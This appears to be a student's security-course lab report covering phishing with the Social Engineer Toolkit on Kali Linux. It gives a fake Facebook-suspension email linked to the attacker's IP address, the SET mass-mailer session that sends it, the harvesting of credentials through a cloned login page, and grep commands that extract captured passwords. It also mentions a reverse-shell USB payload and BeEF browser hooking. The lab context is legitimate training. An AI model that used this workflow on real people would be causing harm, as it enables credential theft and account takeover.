
[*] Information will be displayed to you as it arrives below:

g) Keep this terminal open, as is. Open a new terminal tab by choosing File from the top menu. Then select New Tab (or press CTRL-SHIFT-T). Then run another instance of SET in the new tab.


Using what you learned in Step 2, craft a "believable" e-mail with the IP address of your Kali Linux box hyperlinked to https://www.facebook.com.

h) For example, the body of the e-mail could be (using the address of your Kali Linux VM, not the one shown here): Your Facebook account has been suspended ! Go to <ahref="http://192.168.1.129"> https://www.facebook.com to log in and restore access! **Take the screen shot.**


Kali Linux Noobi - VMware Workstation
File Edit View VM Tabs Help
Home
Kali Linux Noobi
Windows 10 x64
File Actions Edit View Help
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 5
Social Engineer Toolkit Mass E-Mailer
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.
set:mailer>1
Do you want to use a predefined template or craft
a one time email template.
1. Pre-Defined Template
2. One-Time Use Email Template
set:phishing>2
set:phishing> Subject of the email: Your Facebook Account HAS Been Suspended.
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Your Facebook account has been suspended! Go to h
ttps://www.facebook.com to log in and restore access!
Next line of the body: END
set:phishing> Send email to:
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
5°C
Mostly cloudy
Search
ENG
US
4:43 PM
11/24/2024


Kali Linux Noobi - VMware Workstation
File Edit View VM Tabs Help
Home
Kali Linux Noobi
Windows 10 x64
File Actions Edit View Help
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 5
Social Engineer Toolkit Mass E-Mailer
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.
set:mailer>1
Do you want to use a predefined template or craft
a one time email template.
1. Pre-Defined Template
2. One-Time Use Email Template
set:phishing>2
set:phishing> Subject of the email: Your Facebook Account HAS Been Suspended.
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Your Facebook account has been suspended! Go to h
ttps://www.facebook.com to log in and restore access!
Next line of the body: END
set:phishing> Send email to: noobisajasnoobi@gmail.com
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>1
set:phishing> Your gmail email address: noobi.asheer98@gmail.com
set:phishing> The FROM NAME the user will see: Facebook Support
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
[*] SET has finished sending the emails
Press <return> to continue
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
5°C
Mostly cloudy
Search
ENG
US
4:47 PM
11/24/2024

Step 4: Now play the victim role again to see what can come from clicking on a link in an e-mail and providing information at a fake site.



a) From the e-mail account you sent this phishing attempt to, click the phishing link.


b) In your original terminal tab in Kali Linux, you will notice immediate output, including this:
[*] WE GOT A HIT! Printing the output:

c) Provide fake credentials and log in to the fake Facebook site.
In Kali Linux you will see the following, in red type:

POSSIBLE USERNAME FIELD FOUND: email=

POSSIBLE PASSWORD FIELD FOUND: pass=

This will include the username and password you provided. There will be some false positives but keep looking until you find the credentials you entered. **Then take the screen shot of the captured credentials that you entered.**



d) You will realize, in the browser, that you are automatically redirected to the legitimate Facebook site, where you are once again asked for your credentials. Do you think someone who clicked the phishing link would think twice at this point? Would they think that "something just happened," and when they successfully log in now, not realize that the damage is already done and that the attackers have stolen their credentials?

e) For future reference, follow this advice:
[*] WHEN YOU ARE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
Press CTRL-C, and you will see something like the following message
(this was generated on my machine at the specified date/time):

^C[*] File in XML format exported to /root/.set/reports/2021-11-11 20:18:25.425412.xml for your reading pleasure...

f) Keep the terminal with SET as is, and open up a new terminal. Then type the following:

sudo cp '/root/.set/reports/2021-11-11 20:18:25.425412.xml' .

Make sure that you specify the path to your file as the first argument, and not the path as I have listed here. The single quotes are necessary because of the whitespace in the path. The dot at the end of the command (preceded by whitespace), means to copy that file into the current directory.

g) To see the XML file, type (using your filename instead of the filename listed here) the following:

cat '2021-11-11 20:18:25.425412.xml'

h) To get right to the credential information, type the following two commands (using your filename):

cat '2021-11-11 20:18:25.425412.xml' | grep email=
cat '2021-11-11 20:18:25.425412.xml' | grep pass=

As you know, grep filters the output to match just the string specified. The first command shows the login e-mail and the second command shows the password.

Summary:

In Activity 1, I have created a malicious USB drive using SET to target a Windows system, successfully executing a reverse shell payload after inserting the USB into a VM.
In Activity 2, I have configured BeEF on Kali Linux to hook a vulnerable browser, showing how attackers can exploit browser vulnerabilities for privileged or deeper access.
Activity 3 involved completing phishing tests.
In Activity 4, I used SET to conduct phishing and credential harvesting attacks, simulating real-world scenarios where attackers steal sensitive information via fake websites and emails.